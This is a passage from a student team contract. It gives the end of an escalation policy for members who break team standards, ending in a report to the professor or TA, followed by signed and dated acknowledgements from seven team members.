Three strike policy, after failing to meet these requirements we will notify the Professor/TA that they aren't team standards.

2. What will your team do if the infractions continue?

Request additional action from the Professor/TA to either remove or reflect their infractions in their grade.

****

a) I participated in formulating the standards, roles, and procedures as stated in this contract.

b) I understand that I am obligated to abide by these terms and conditions.

c) I understand that if I do not abide by these terms and conditions, I will suffer the

consequences as stated in this contract.

1) __Ashler Benda_______________	DATE ____09/05/2023__
2) __Ahmed Nasereddin__________	DATE ____09/05/2023__
3) __Andrew Bowen_____________	DATE ____09/05/2023__
4) __Ayo Ogunsola______________	DATE ____09/05/2023__
5) __Garrett Arp_________________	DATE ____09/06/2023__
6) __Ethan Douglass_____________	DATE ____09/06/2023__
7) __Karthik Kasarabada__________	DATE ____09/06/2023__